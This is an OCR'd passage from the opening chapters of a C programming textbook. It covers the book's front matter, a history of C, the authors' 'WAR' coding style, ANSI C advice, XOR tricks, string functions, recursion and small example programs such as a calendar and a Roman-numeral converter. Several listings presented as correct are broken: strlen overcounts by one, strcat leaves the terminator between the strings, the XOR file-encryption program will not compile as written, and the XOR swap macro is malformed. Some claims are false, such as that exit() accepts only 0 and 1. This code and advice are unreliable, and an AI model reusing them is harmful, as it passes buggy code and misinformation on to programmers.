# 1 First Chapter

"Test everything. Hold on to the good."

Greetings.

It is a common practice to skip the acknowledgement and book organization. So we have placed them in the First Chapter! Please read this chapter without fail to understand this book better.

## 1.1 Acknowledgement

Throughout the world many people have contributed to this book. We must acknowledge all those good people. We sincerely thank **Dr. Dennis M. Ritchie**, creator of C language for granting permission to use his photo. Our thanks also goes to **Dr. Ralf Brown** for providing us his great source—Ralf Brown's Interrupt List for this book. We must thank **Mr. Alexander Russell** for his unconditional support to this book. We are proud to thank all the real and international programmers who provided their source code to us.

**Ms. Lyril Sugitha** (lyrils@yahoo.com) helped us a lot to *translate* this book from "Tanglish" to English! We sincerely thank her as she worked with us even in her tight schedules.

I specially thank my mother for her prayers for the success of this project and my father for his support by presenting me a computer. My sincere thanks to my sister Lincy, brother Bensley and my friend Brighton for their encouragement. I benefited greatly from my uncle Azariah, who helped me in finding many useful materials. I thank all my friends and relatives who remembered me in their prayers.

*K. Joseph Wesley*

I am grateful to all my friends who are interested in me. I remember all my teachers for their care towards me. I especially thank my Lecturer **Mr. Richard Devaraj**, American College for his concern towards my career. I must thank **Mr. D. Joseph Devadason** (Lecturer in Management Studies, American College, joseph_d@rediffmail.com), one of my good and old friends for helping me to understand English in a better way. Finally, I would like to express my sincere gratitude to my family members who are behind my development: Papa, Amma, Patti, Mama, Mami & Akka.

*R. Rajesh Jeba Anbiah*

## 1.2 Book Organization

Part I - ANSI C

| | | |
|---|---|---|
| Part II | - | DOS Programming |
| Part III | - | Advanced Graphics Programming |
| Part IV | - | Advanced Programming |
| Part V | - | Mathematics & C |
| Part VI | - | Algorithms & C |
| Part VII | - | Illegal Codes |
| Part VIII | - | Next Step |
| Part IX | - | Smart Dictionary |
| Part X | - | Postlude |

## 1.3 FAQ about A to Z of C

Q: *What do you mean by FAQ?*

A: FAQ is the acronym for Frequently Asked Questions. So when you read FAQ, most of your questions will be answered!

Q: *Why have you written this book?*

A: Because of the dissatisfaction over the existing books on C! Yes. We have lots of books on C, but most of the books do not cover advanced topics and most of the books are priced higher. So we have decided to write a non-profit book and to let the secrets open! We could see many Indian authors who have stolen the works of International Programmers without acknowledging them. So, in our book, we decided to acknowledge those intelligent people. (Many authors had thrust different myths & mistakes directly or indirectly in the minds of Indian C Programmers)

Q: *What is the user level of this book?*

A: Intermediate to Advanced

Q: *What is the category of this book?*

A: Programming. We've got so many ways to solve a single problem. And hence this book also introduces various approaches to solve different problems.

Q: *To whom have you written this book?*

A: C lovers, students, programmers, and other enthusiasts.

Q: *Is this book for students of top level institutions?*

A: No. We never think that those people are super human beings. Our doctrine is "If you can, then I can! If I can, then you can!" This book is for learners.

Q: *I want to score more marks in University examination. Will this book help me?*

A: No. We are dead against the mark-based culture. This book is purely for enthusiasts. This book is written to open many secrets of C.

Q: *What are the special features of this book?*

A: This book is not only written by K. Joseph Wesley & R. Rajesh Jeba Anbiah, but many renowned International programmers' and authors' materials are also used with permission. The supplement CD got many sources, and utilities. For more details about CD, see "**Contents of CD**"

Q: *How far I can trust source codes of this book?*

A: We have tested all the codes. Certain source codes of this book are of real programmers. We have used their codes according to their terms. So all codes should logically work! But, obviously there must be some flaws in the approach/solution; the readers are encouraged to find better—alternate solution.

Q: *Which compiler & IDE you are going to use?*

A: We have used TC++3.0. And all parts of this book refer the IDE (Integrated Development Environment) TC++3.0 unless otherwise noted.

Q: *How should I use this book?*

A: Read all the contents of the book first. Then workout examples and exercises. After gaining confidence, dare to do projects!


## 1.4 Book Style

The book contains "Note" & "Caution" wherever it is necessary. We thought the word "We" would confuse the reader whether it refers "authors & reader" or "K. Joseph Wesley & R.Rajesh Jeba Anbiah (authors)". So we have decided to use "I" instead of "We" for clarity. And hereafter the word "I" refers "authors (K. Joseph Wesley & R. Rajesh Jeba Anbiah)" and "We" refers "authors & reader".

# 2 Birth of C

"Every good tree produces good fruit."

C is very often referred as a "System Programming Language" because it is used for writing compilers, editors and even operating systems. C was developed and implemented on the UNIX operating system on the DEC PDP-11, by Dennis M. Ritchie. C was evolved during 1971-73 from B language of Ken Thompson, which was evolved (in 1969-70) from BCPL language of Martin Richards.



**Dennis M. Ritchie**,
Creator of C Language
Courtesy: Lucent Technologies

| **Timeline** | | |
|---|---|---|
| **Year** | **Language/OS** | **Remarks** |
| 1956-63 | Assembly Language | IBM developed Assembly language |
| 1954-57 | FORTRAN (FORmula TRANslation) | A team lead by **John W. Backus** developed a numerically orientated language called FORTRAN |
| 1958 | ALGOL(ALGOrithmic Language) | An important structured programming language was developed by committee of European and American computer scientists |
| | | FORTRAN & ALGOL's type structures later influenced many other languages including BCPL, B & C |
| 1964 | PL/I (Programming Language 1) | IBM developed a clean language intended for both business and scientific purposes |
| 1965 | | The famous "Multics project" was started by MIT, Bell Labs & General Electric as a joint venture. **Multics** (Multiplexed Information and Computing Service) is an experimental Operating System. It was the first operating system written in a high level language namely PL/I |
| | TMG (TransMoGrifiers) | **McClure** developed TMG as a language for writing compilers |

| Year | Language / OS | Remarks |
|---|---|---|
| 1967 | BCPL (Basic Combined Programming Language) | **Martin Richards** wrote BCPL, while he was visiting MIT |
| | | Dennis M. Ritchie joined Bell Labs |
| 1969 | | Bell Labs pulled out of the Multics project because of lack of hardware support |
| | | PL/I was proved to be inefficient with Multics project.<br>Ken Thompson & Dennis M. Ritchie felt that BCPL was also inefficient, who were using BCPL in Multics project too. |
| | Unix | **Ken Thompson** wrote original Unix system in PDP-7 assembler |
| | | McIlroy and Bob Morris used TMG to write PL/I compiler for Multics |
| 1969-70 | B | Challenged by McIlroy's feat in reproducing TMG, **Ken Thompson** wrote a system programming language called **B** |
| | | B is a BCPL squeezed into 8k bytes of memory. |
| | | One theory says that B's name is derived from BCPL. But other theory says B's name is a contraction of **Bon**, another language created by Ken Thompson during Multics days. Bon is thought to be named after Bonnie, Ken Thompson's wife. |
| | | B compiler on PDP-7 did not generate machine code instructions, instead generated 'threaded code' |
| 1971 | NB (New B) | **Dennis M. Ritchie** began to rewrite B's compiler to generate PDP-11 machine instructions. He also added character types to B for brevity. At the early stage he called it as NB (New B) |
| 1971-73 | **C** | **Dennis M. Ritchie** added few more features to NB and C was born |
| 1973(summer) | | AT&T scientists rewrote Unix kernel in C. That incident added popularity to C |
| 1978 | | Brian Kernighan & Dennis M. Ritchie wrote "The C Programming Language", the first authoritative book on C. This book is often nicked as "K&R" or "white book" |
| 1977-1979 | | C has undergone few more changes when Unix system's popularity was demonstrated |

| Year | Language/OS | Remarks |
|---|---|---|
| 1983 | | ANSI established X3J11 committee to standardize C language |
| 1979-1983 | C++ | **Bjarne Stroustrup** wrote C++, an object oriented language at AT&T Bell labs. C++ was early known as “C with Classes”. It is *almost* backward compatible with C. The first version of C++ was used internally in AT&T in August 1983 |
| October, 1985 | | First commercial implementation of C++ was released |
| | | C++’s style, especially function prototype declaration influenced ANSI C |
| 1989 | **ANSI C** | ANSI X3J11 committee came out with a new and decent standard for C |
| 1990 | | ANSI C standard was also accepted by ISO as ISO/IEC 9899-1990 |
| March, 2000-November, 2001 | | K. Joseph Wesley & R. Rajesh Jeba Anbiah wrote the book you hold—**A to Z of C**, because of the dissatisfaction over existing C books |

**Important Notice**

The date of introduction of many languages in the above table is merely a rough approximation. Experts have divided regarding the date of introduction of many languages. Even the creators of many languages are also not clear; especially Dennis M Ritchie didn’t specify the exact release date of C. I think, those languages are developed for personal needs and not aimed for commercial hit, that’s why they lack the clear release date.

So if you are a teacher, please don’t ask the questions regarding the date of release of certain languages, as they are not clear. If you are a student and you’re asked such questions, raise your voice for a better system of questioning.

# 3

“The wise listen to advice.”

# Coding Style

“Coding” and “Programming “ are interchangeably used in Programming World (“code” refers to “program”). *Readability* can be referred as how far your code can be readable. So for better readability it is necessary to code with good style and indentation (*Indentation* refers to proper spacing and alignment). And so we’ve got lots of coding styles. Indian Hill style & Hungarian Style are the most popular among other coding styles. But I have found that no coding style is perfect. And I have developed a new coding style named as WAR (Wesley and Rajesh). Let me introduce WAR coding style in the end of this chapter!

## 3.1 Indian Hill Style

Indian Hill Style is one of the most popular coding styles used by most of the real programmers. If you know Java, you might be already aware of Indian Hill Style. I hope the following fragments would help you to identify Indian Hill Style.

```
 /*      Here is a comment.
  *      This is for demo.
  */
enum day { SUN=1, MON, TUE, WED, THU, FRI, SAT };
struct date {
 int            dd;     /* day no. 1-31 */
 enum day       dname;  /* weekday name */
 long           yyyy;   /* year */
};
/*       Another comment.
 *       Purpose of the function.
 */
 int
foo ( foo1_t const *f1, foo2_t *f2 )
{
      for (...) {
                while (...) {
                        ...
                        if (error)
                                goto error;
                }
         }
         ...
```

```
        error:
           clean up the error
        return( what );
}
```

## 3.2 Hungarian Coding Style

Visual Basic programmers use Hungarian Coding Style. In this coding style, you can see that the variables are prefixed with their data types, which is also a disadvantage to this style. The following code fragment uses Hungarian Coding Style.

```
int intStudNo;
double dblStudPercentage;
```

## 3.3 WAR (Wesley And Rajesh) Coding Style

I personally feel that none of the above coding style is good and so I developed WAR coding style. The following are the rules of WAR coding style:

a) All functions written by programmers should begin with capital letter (to differentiate it with built-in functions) and should not contain underscores.

   (e.g.) `MyGotoXY( )`, `Window( )`, `MsgWindow( )`

b) All global variables should begin with capital letter and must contain underscore.

   (e.g.) `Next_Tick`

c) All local variables should be formed with small letters.

   (e.g.) `nexttick, tick`

d) All variables should be meaningful. Variables `i, j, k, l, m, n` are to be used for iteration purposes.

   (e.g.) `for( i=0; i<n; ++i )`

e) Structure declaration should not accompany with initialization. Initialization should be done separately for clarity.

   (e.g.)
```
struct date
      {
           int dd;
           int mm;
           int yyyy;
      };
   struct date dob = { 10, 10, 2001 };
```

f) Structure that won’t require more than one name can be *typedef*ed.

(e.g.)
```
typedef struct
{
     BYTE fileid;
            :
            :
} FILEHEADER;
```

g) The definition with `typedef` or `#define` should contain only capital letters.

(e.g.)
```
typedef int BOOLEAN;
#define  TRUE   (1)
#define  FALSE  (0)
```

h) All declarations should precede functions, all functions should precede `main( )`.

i) Don’t use `goto` statement.

j) Don’t use more than one `return` statement in a single function.

k) Try to avoid use of `exit( )` in programs. But `exit( )` can appear in the beginning of the program or on a separate procedure for *checking errors*.

l) Don’t use `continue` and `break`, *instead* use `BOOLEAN` variable.

# Part I

# ANSI C

“Never give in, never give in, never give in—in nothing great or small, large or petty—never give in except to convictions of honor and good sense”

**—Winston Churchill**

4

"A good person gives life to others."

# ANSI C - Prelude

When C language was developed, it took its popularity and many changes have been done on the language by other people. It necessitates the need for a good standard for C. Thus in 1983 American National Standards Institute (ANSI) established a committee to "standardize" the C language. The main objective of ANSI was to provide portability to C. (*Portability* is nothing but how far your code is portable, i.e. how far your code can be transported between different machines & different operating systems). The result of the committee's work was completed by the end of 1988. And the result is the ANSI standard or ANSI C.

**Note**

As Part I, fully concentrates on ANSI C, choose ANSI C from your Turbo C++3.0 IDE (Options > Compiler > Source > ANSI C) to let your standard to ANSI C.

Thus the word 'C' directly or indirectly refers to ANSI C. Indian Programmers very often misunderstand that *DOS programming* is *C programming*. There is a vast difference between DOS programming and C programming. C programming always refers to ANSI C standard.

ANSI C was accepted by ISO too. Thus ANSI C is the international standard for C.

**Caution**

ANSI C does not have `getch( ), dos.h` and other DOS based functions. If you are not sure about the functions, place the cursor over the function and press Ctrl+F1 and check the documentation, whether it is acceptable in ANSI standard or not.

## 4.1 Myth & Mistakes

Q: *Is there any difference between "C programming" and "DOS programming"?*

A: Yes. There is a lot of difference between the two. The term "C programming" always refers to ANSI C. The main objective of ANSI C is to provide portable C code. If you write a code that can run *only on DOS*, then it is a DOS program (not C program) and you will be referred as "DOS Programmer"!

You have to understand that C (ANSI C) programs are 100% portable and those programs can run on any operating systems and on any machines.

So if you develop a C program that can run only on DOS, it is DOS programming. The right term in this context is "*DOS programming with C*".

Q: *I am working with UNIX. Am I working with ANSI standard?*

A: Yes. As far as I know all the UNIX based compilers follow ANSI standards. But the DOS or Windows based compilers use their own standards.

Q: *Many people refer "C is Sea". Is C big enough with number of functions?*

A: No. According to K&R ("K&R" and "White book" are the nick names for "The C Programming Language", the book written by Kernighan and Ritchie) "C is not a big language…C is pleasant, expressive…" But we can widen the C library with our own functions.

Q: *Are all software being written in C?*

A: May not be. K & R says that all UNIX application programs are written in C. But other operating system developers haven't said so. According to me most of the DOS based applications are written in Assembly than in C. So this question doesn't have any valid answer.

# 4.2 Tips for better Programming

## 4.2.1 Coding Style

Readability is a must for every program. So I ask you to use WAR coding style. The rule(j) of WAR coding style, which says, "Don't use more than one `return( )` on a single function" may be little bit hard for you. But if you code with WAR coding style, your code would get more readability than with other coding styles.

Usually programmers uses the following style for `strcmp( )` function:

```
/* strcmp( ) without WAR coding style */
int strcmp(char *s, char *t)
{
   while(*s==*t)
   {
      if(*s=='\0')
         return(0);
      ++s;
      ++t;
   }
   return(*s-*t); /* more than one return statement */
}
```

But if you code with WAR coding rules your code will be more readable. The following code fragments use WAR coding style for the same `strcmp( ).`

```
/* strcmp( ) with WAR coding style */
int strcmp( char *s, char *t )
{
       int n;
```

```
        while ((n = *s - *t++) == 0 && *s++)
             ;
        return( n );
}
```

Now you might have found that how far WAR coding style is better than other coding styles.

### 4.2.2 Boolean Variables

In C, ‘0’ refers to ‘False’ and any other number refers to ‘True’. But however, we don’t have separate data type for Boolean. But it is wise to have Boolean, for better programming.

Boolean can be defined like:

**Version 1**

```
enum BOOLEAN
{
        FALSE, TRUE
};
```

**Version 2**

```
enum BOOLEAN
{
        FALSE = 0,TRUE = 1
};
```

**Version 3**

```
enum BOOLEAN
{
        FALSE=0, TRUE
};
```

**Version 4**

```
enum BOOLEAN
{
        TRUE=1,FALSE=0
};
```

All the above four versions use `enum.` But programmers rarely use `enum.`
Some people use

**Version 5**

```
typedef char BOOLEAN;
#define TRUE  (1)
#define FALSE (0)
```

Version 5 uses `typedef` to define `BOOLEAN`. It is efficient in terms of space (memory) to use `char`. But `char` is slower than `int`.

So let's see another version.

**Version 6**

```
typedef int BOOLEAN
# define TRUE  (1)
# define FALSE (0)
```

Version 6 uses int for `BOOLEAN`. Since `int` is the fastest data type in C, version 6 is better than any other implementations. Also `FALSE` & `TRUE` are defined with macro `#define`. So it is the fastest implementation of `BOOLEAN.` So I recommend you to use version 6 for `BOOLEAN` implementation.

### 4.2.3 How to code better?

Beginners usually ask the question: How to develop programming skills? According to me, the programs related to 'Calendar' will help you to develop programming skills. You must remember to use all features of the language when you program.

The following points will help you to program better:

a) Your code should be efficient. 'Efficient' refers to less in code size and faster in execution.
b) Your code should have good readability.
c) Your code should use all the good features of the language

Try to rewrite your code. It will help you to reduce the size of the code and to increase readability.

# 5

“If you act too quickly, you might make a mistake.”

# main( ) and Mistakes

Many people mishandle the `main( )` function. You can avoid such mishandling by setting your compiler to ANSI C standard so that it will point out the error.

## 5.1 What `main( )` returns?

`main( )` should return 0 or 1. If it returns 0 to the operation system, the operating system will understand that the program is successfully executed. If it returns 1, the operating system will understand that the program is terminated with error. So `main( )` *should not* be declared as `void`.

`main( )` should be declared as

```
int main( void )
{
      :
      :
      return ( 0 );  /* or return( EXIT_SUCCESS ); */
}
```

## 5.2 Arguments of `main( )`

`main( )` should be declared without any arguments or with two arguments:

a) `int main( void )`
or
b) `int main( int argc, char *argv[] )`

## 5.3 `exit( )`

The statement `exit( )` also returns values to the operating system as the `return( )` in `main( )`. The `exit` takes only two values 0 and 1. (Many people use `exit(2), exit(3)`…. All these are wrong!)

So exit should be used as:

a) For normal termination `exit( 0 );` or `exit( EXIT_SUCCESS);`
b) For abnormal termination `exit( 1 );` or `exit( EXIT_FAILURE);`

# 6 Undefined

"Iron sharpens iron."

If the "grammar" was not defined for a *given particular operation*, it is called as "Undefined". So each compiler would give different answers for a *given particular operation*. Usually compilers won't check such 'Undefined' usage. So it is our responsibility to check it.

## 6.1 Example

```
char buffer[5];
strcpy(buffer, "Hello World");      /* Undefined */
```

For example the operation of copying a string to buffer, which is smaller than the string is 'Undefined'. That means Dennis Ritchie didn't say (or define) anything about such operations.

## 6.2 Frequently Asked Undefined Questions

a) What is the output of following code?

```
int i = 7;
printf( “%d”,  i++ * i++ );
```

b) What would happen to the array after executing the following statements?

```
int a[5], i = 1;
a[i] =  i++;
```

c) What is the value of i after the execution of the following statement?

```
int i = 7;
i = ++i;
```

These *idiotic* questions are very often asked in Indian Programming world. The outputs are undefined. Even if such questions are asked, the right answer will be "the result is undefined".

| **Note** |
| --- |
| For the above program, you may get some output. But it is wrong. You have to understand that compilers may not check 'Undefined' grammars. |

# 7

"The slap of a friend can be trusted to help you."

# The Magic XOR

The powerful XOR operator (^) is rarely used by Indian C Programmers. Let's see some of its uses.

## 7.1 Swap Macro

**Note**

XOR(^) operator works only with integer data types like char, int. It does not work with float or double.

The XOR operator is widely used for swapping integers as

```
#define SWAP(x, y)    (x ^= y ^= x ^= y)
```

But this doesn't work with floating point values. It also doesn't work when we send values as `SWAP (a, a)`.

## 7.2 Flip and Flop

One of the most important use of XOR is that we can generate the integer sequence like 1, 13, 1, 13, 1, 13…. very easily. Such an operation is sometimes referred as *toggling* of values.

```
int main( void )
 {
   int i, n;
   for( i=0, n=1; i<10; ++i, n ^= (1^13) )
         printf("%d", n);
   return(0);
 }
```

**Output**

1, 13, 1, 13, 1, 13, 1, 13, 1, 13

## 7.3 Crypting with XOR

Some people use complementary operator (~) for easy crypting. Since such technique doesn't have any 'key' values, it is easy to decrypt the file. XOR provides an easy way to crypt and decrypt with 'key' support.

```
int CryptOrDecrypt( int ch )
{
   key = 'a';
   return( ch^key );
}
```

```
int main( void )
{
   int ch;
   FILE *fp = fopen("test.dat", "r+");
   while( !feof(fp) )
   {
      ch = fgetch(fp);
      ch = CryptOrDecrypt(ch);
      fseek(fp, SEEK_CUR, -1);
      fputch(fp, ch);
   }
   fclose(fp);
}
```

Now you can crypt or decrypt your file with a single function `CryptOrDecrypt( )`. If you want to send some crypted message to someone else, both of you must have this `CryptOrDecrypt( )` function.

> **Caution**
> 'key' value should not be 0. If key value is 0, the line will not be crypted because N^0=N.

# 8 String Function

"Everyone who searches will find."

In C, we have important string functions: `strlen( )`, `strcpy( )`, `strcat( )` & `strcmp( )`. If you know the efficient coding of these functions, it will certainly help you to improve your programming skills. All these functions are coded with WAR coding style.

## 8.1 strlen( )

```
int strlen( char *s )
{
      char *ptr = s;
      while( *ptr++ )
            ;
      return( ptr-s );
}
```

## 8.2 strcpy( )

```
char *strcpy( char *s, char *t )
{
      char *ptr=s;
      while( *s++ = *t++ )
            ;
      return( ptr );
}
```

## 8.3 strcat( )

```
char *strcat( char *s, char *t )
{
      char *ptr=s;
      while( *s++ )
            ;
      while( *s++ = *t++ )
            ;
      return( ptr );
}
```

## 8.4 strcmp( )

```
int strcmp( char *s, char *t )
{
       int n;
       while ((n = *s - *t++) == 0 && *s++)
            ;
       return( n );
}
```

# 9 Recursion

"Pride will destroy a person."

A function that calls itself is an important feature of C and such functions are called recursive functions. The term "recursion" was derived from the Latin word *recursus*, which means, "to run back". "Recursive" thinking may be tough for beginners. In this chapter, I have presented some interesting recursive programs. Few programs are my original work, others are improved version of existing recursive programs.

| **Note** |
|---|
| As recursive programs use "memory stack", it reduces execution speed. And it may cause "stack overflow" which would in turn crash your system. If you compile your program with "Test stack overflow" option, you can avoid this problem. For this, choose OPTIONS >COMPILER >ENTRY/EXIT CODE > Test stack overflow. |

## 9.1 Factorial

This is the most famous program on recursion. Many versions of this program are available. All programs differ only in checking conditions. I prefer to write like the following one.

```
long Factorial( int n ) /* returns factorial */
{
   if ( n>0 )
      return( n * Factorial(n-1) );
     else
      return( 1 );
} /*--Factorial( )------*/
```

## 9.2 Fibonacci

The following program returns the $n^{th}$ Fibonacci number. Fibonacci series is : 1, 1, 2, 3, 5, 8, 13, 21…

```
int Fibonacci( int n )  /* returns nth Fibonacci number */
{
   if ( n==1 || n==2 )
      return( 1 );
    else
      return( Fibonacci(n-1) + Fibonacci(n-2) );
} /*--Fibonacci( )-------*/
```

## 9.3 GCD

Here is the program to find the Greatest Common Divisior (GCD) of two numbers a & b.

```
int GCD( int a, int b ) /* returns GCD of a, b */
{
   if ( a>=b && a%b==0 )
      return( b );
    else if ( a<b )
      return( GCD( b, a ) );
    else
      return( GCD( b, a%b ) );
} /*--GCD( )---------*/
```

## 9.4 Power

I haven't yet come across user defined `power` function, which could handle negative n (say, $4.5^{-5}$). Here is the program I tried…it could handle negative n too!

```
double Power( double x, int n )     /* returns x power n */
{
   if ( n==0 )
      return( 1 );
     else if ( n>0 )
      return( x * Power( x, n-1 ) );
     else
      return( (1/x) * Power( x, n+1 ) );
} /*--Power( )-----------*/
```

## 9.5 Reverse Printing

This is a wonderful program to understand the behavior of recursion.

```
void ReverseChar( void )      /* prints characters in reverse */
{
   char ch;
   if ( (ch=getchar( ))!='\n' )
      ReverseChar( );
   putchar( ch );
} /*--ReverseChar( )---------*/
```

## 9.6 Decimal to binary conversion

The following recursive function gets decimal value as input and prints binary value. It prints each bit value (0 or 1) one by one.

```
void ToBin( int n )     /* prints decimal in binary */
{
   if (n>1)
      ToBin( n/2 );
   printf( "%d", n%2 );
} /*--ToBin( )---------*/
```

## 9.7 Decimal to hexadecimal conversion

```
void ToHex( int n )     /* prints decimal in hexadecimal */
{
   char *htab[ ] = { "0", "1", "2", "3", "4", "5", "6", "7", "8",
                     "9", "A", "B", "C", "D", "E", "F" };
   if (n>15)
      ToHex( n/16 );
   printf( "%s", htab[n%16] );
} /*--ToHex( )-----------*/
```

## 9.8 Printing a decimal in words

The following recursive function gets a decimal number as argument and prints it in words. For example, `12340` will be printed as `One Two Three Four Zero`.

```
void InWord( int n )    /* prints decimal in words */
{
   char *wtab[ ] = { "Zero", "One", "Two", "Three", "Four",
                     "Five", "Six", "Seven", "Eight", "Nine" };
   if (n>9)
      InWord( n/10 );
   printf( "%s ", wtab[n%10] );
} /*--InWord( )----------*/
```

# 10 Interesting Programs

"It is better to be humble."

Everybody might have the question: why programmers are prone to C? The answer is very simple: C's structure allows programmers to write a small-tight code for complex programs. In this chapter let's see a few interesting programs that use C's real power.

## 10.1 Power of 2

How to find whether the given number is a power of 2? i.e., 1, 2, 4, 8, 16, 32.. are powers of 2.

```
#define ISPOWOF2( n )        ( ! ( n & ( n-1 ) )
```

Amazing, isn't it?

## 10.2 Prime Numbers

Everyone knows that prime number is a number that is not divisible by any other number except by 1 and itself. Hence the prime number series will be: 2, 3, 5, 7, 11, 13, 17, 19…

Generation of prime number seems to be easy. But the efficient implementation is not common. The following program does the efficient implementations and it will help you to increase your programming skill.

```
#include <stdio.h>
#include <math.h>

typedef int BOOLEAN;

BOOLEAN IsPrime( int n )  /* checks for prime */
{
   int i;
   BOOLEAN flag = ( n>1 );
   for( i=2 ; flag && i<=sqrt(n) ; ++i )
            flag = ( n%i );
   return( flag );
} /*--IsPrime( )--------*/

int main( void )
{
   int i;
```

```
   for( i=1 ; i<1000 ; ++i )
      if ( IsPrime(i) )
            printf( "%d " , i );
   return(0);
} /*--main( )-----*/
```

See, the `BOOLEAN` variable `flag` in `IsPrime( ).` It is used to break the *for* loop. As we haven't used any break or jump statement, it is considered as a good programming.

## 10.3 Roman Letters

The following program will help you to improve your programming skill. The following program converts the Arabic numbers to Roman numbers.

```
void  InRoman( int n )        /* converts arabic to roman */
{
   int i, v[ ] = { 1, 4, 5, 9, 10, 40, 50, 90, 100,
               400, 500, 900, 1000, 9999 };
   char *r[ ] = { "I", "IV", "V", "IX", "X", "XL", "L", "XC", "C",
              "CD", "D", "CM", "M" };
   while ( n )
     {
      for( i=0 ; v[i]<=n ;++i )
            ;
      --i;
      n -= v[i];
      printf( "%s", r[i] );
     }
} /*--InRoman( )----------*/

int main( void )
{
    int n;
    printf( "Enter the Arabic number: " );
    scanf( "%d", &n );
    printf( "In Roman, " );
    InRoman( n );
    return(0);
} /*--main( )---------*/
```

| **Note** |
|---|
| The above program works fine upto 4999, because for 5000 we have $\overline{\text{V}}$. In ANSI C, we can't get $\overline{\text{V}}$. It can be done with Turbo C(DOS programming) by changing character set with int 10h. |

## 10.4 Day of Week

For a given date (i.e., year, month & day), we may need to know the day of the week (i.e., Sunday or Monday…). We have so many ways to find that. But the code by **Tomohiko Sakamoto** is very interesting as well as mysterious! Here is the code…It works for the years greater than 1752 (Gregorian Calendar).

```
int DayOfWeek( int y, int m,  int d )  /* returns Day of Week:
                                          0 = Sunday, 1= Monday...
                                       */
{
    static int t[] = { 0, 3, 2, 5, 0, 3, 5, 1, 4, 6, 2, 4 };
    y -= m < 3;
    return (y + y/4 - y/100 + y/400 + t[m-1] + d) % 7;
} /*--DayOfWeek( )--------*/
```

## 10.5 Calendar

The following program prints the calendar for a given year like Unix's *cal* utility. However, it won't work exactly like "cal" for year-wise output. For that you need to store the output in an array as a grid.


```
#include <stdio.h>
#include <stdlib.h>

int Days_Tbl[2][12] = {
                  { 31, 28, 31, 30, 31, 30, 31, 31, 30, 31, 30, 31 },
                  { 31, 29, 31, 30, 31, 30, 31, 31, 30, 31, 30, 31 }
                  };
char *Month_Tbl[12] =  {
                    "January", "February", "March", "April", "May",
                    "June", "July", "August", "September",
                    "October", "November", "December"
                  };

int FirstDayOfMonth( int m, int y );
void PrintCalendar( int m, int y );

int FirstDayOfMonth( int m, int y )
{
   int i, leap;
   long d;

   if ( y>1752 )  /* for Gregorian Calendar */
      {
      leap = ( y%4==0&&y%100!=0 || y%400==0 );
```

```
        d = 365L*1752 + 1752/4;
        d += 365L*(y-1752-1) + (y-1752-1)/4 - (y-1752-1)/100
                         + (y-1752-1)/400 + 6;
        }
      else   /* for Julian Calendar */
       {
        leap = ( y%4==0 );
        d = 365L*(y-1) + (y-1)/4 + 6;
       }
   for( i=1; i<m; ++i )
           d += Days_Tbl[leap][i-1];
   if ( y>1752 || (y==1752 && m>9) )
           d -= 11;
   return( d % 7 );
} /*--FirstDayOfMonth( )--------*/

void PrintCalendar( int m, int y )
{
   int i, leap, firstdayofmonth;

   firstdayofmonth = FirstDayOfMonth( m, y );
   leap = ( y>1752 ) ? ( y%4==0&&y%100!=0 || y%400==0 ) : ( y%4==0 );

   printf( "%13s - %d\n", Month_Tbl[m-1], y );
   printf( "Sun Mon Tue Wed Thu Fri Sat\n" );
   for ( i=0; i<firstdayofmonth ; ++i )
           printf( "    " );
   for ( i=1 ; i<=Days_Tbl[leap][m-1] ; ++i )
     {
      printf( "%3d ", i );
      if ( (firstdayofmonth + i)%7 == 0 )
                 printf("\n");
      if (y==1752 && m==9 && i==2)
          {
           i += 11;
           firstdayofmonth += 3;
          }
     }
     printf( "\n" );
} /*--PrintCalendar( )-----*/

int main( int argc, char *argv[ ] )
{
   int m, y;
   switch( argc )
     {
      case 1:
```


```
            printf( "Syntax: cal [month] year \n" );
            break;
      case 2:
            y = atoi( argv[1] );
            for ( m=1 ; m<=12 ; ++m )
               {
                  PrintCalendar( m, y );
                  printf( "Press <ENTER>....\n" );
                  getchar( );
               }
            break;
      case 3:
            m = atoi( argv[1] );
            y = atoi( argv[2] );
            PrintCalendar( m, y );
     }
   return(0);
} /*--main( )----*/
```

## 10.6 Memory-Swap

**Normal Memory**




**Swapped Memory**




Consider the situation in which you want to swap the contents of memory without using much external storage space and one portion is larger than the other. In our example, the *head* portion is larger than *tail*. It is really a tough job. The code by **Ray Gardner** efficiently solves this problem.

```
/* memrev: reverse "count" bytes starting at "buf" */
void memrev( char  *buf, size_t count )
{
      char *r;

      for ( r = buf + count - 1; buf < r; buf++, r-- )
      {
          *buf ^= *r;
          *r   ^= *buf;
          *buf ^= *r;
      }
}
```

```
/* aswap: swap "head" bytes with "tail" bytes at "buf" */
void aswap( char  *buf, size_t head, size_t tail )
{
      memrev( buf, head );
      memrev( buf + head, tail );
      memrev( buf, head + tail );
}
```

## 10.7 Block Structure

When we want to declare a variable in the middle of the program, we use block structure as:

```
int main( void )
{
      int a;
      a = 5;
        :
        :
      {
      int b;   /* declaration requires block structure. Value of
                  'b' is available only to this block   */
      b = 6;
        :
       }
        :
}
```

### 10.7.1 Swap macro using Block Structure

When we need a swap macro that works for any data types, we must use block structure.

```
#define SWAP(datatype, a, b)  {                        \
                                    datatype a##b = a;\
                                    a = b;            \
                                    b = a##b;         \
                              }
```

In order to swap the values of two variables we need a temporary variable and it needs a name. In fact the name may be *temp*. But if someone passes a variable that has a name *temp*, like `SWAP( int, a, temp)`, everything will collapse! So, we use the preprocessor argument concatenation operator ## to create the name (here we get `ab`) from the actual variable names in the call. This guarantees that the result won't be either of the actual arguments.

Using XOR(^) operator also we can write the above `SWAP` macro. Here is the code…

```
#define SWAP(datatype, a, b)                     \
    (unsigned char *)x=(unsigned char *)(&(a)); \
```

```
        (unsigned char *)y=(unsigned char *)(&(b)); \
        size_t size = sizeof(datatype);             \
        while (size--) {                            \
            *x ^= *y;                               \
            *y ^= *x;                               \
            *x ^= *y;                               \
            x++;                                    \
            y++;                                    \
        }
```

## 10.8 Printf with %b

Using the conversion characters %X and %0 we can directly print any decimal number as hexadecimal and octal. But to print binary value, we don't have any conversion characters. The following program introduces '%b' as a conversion character for binary.

```
#include <stdarg.h>

void MyPrintf( char *fmt, ... )
{
   va_list aptr;   /* Points to each unscanned arg in turn */
   char *p, *sval, str[17];
   int ival;
   double dval;
   va_start( aptr, fmt ); /* Initialize the argument pointer. */

   /* Retrieve each argument in the variable list... */
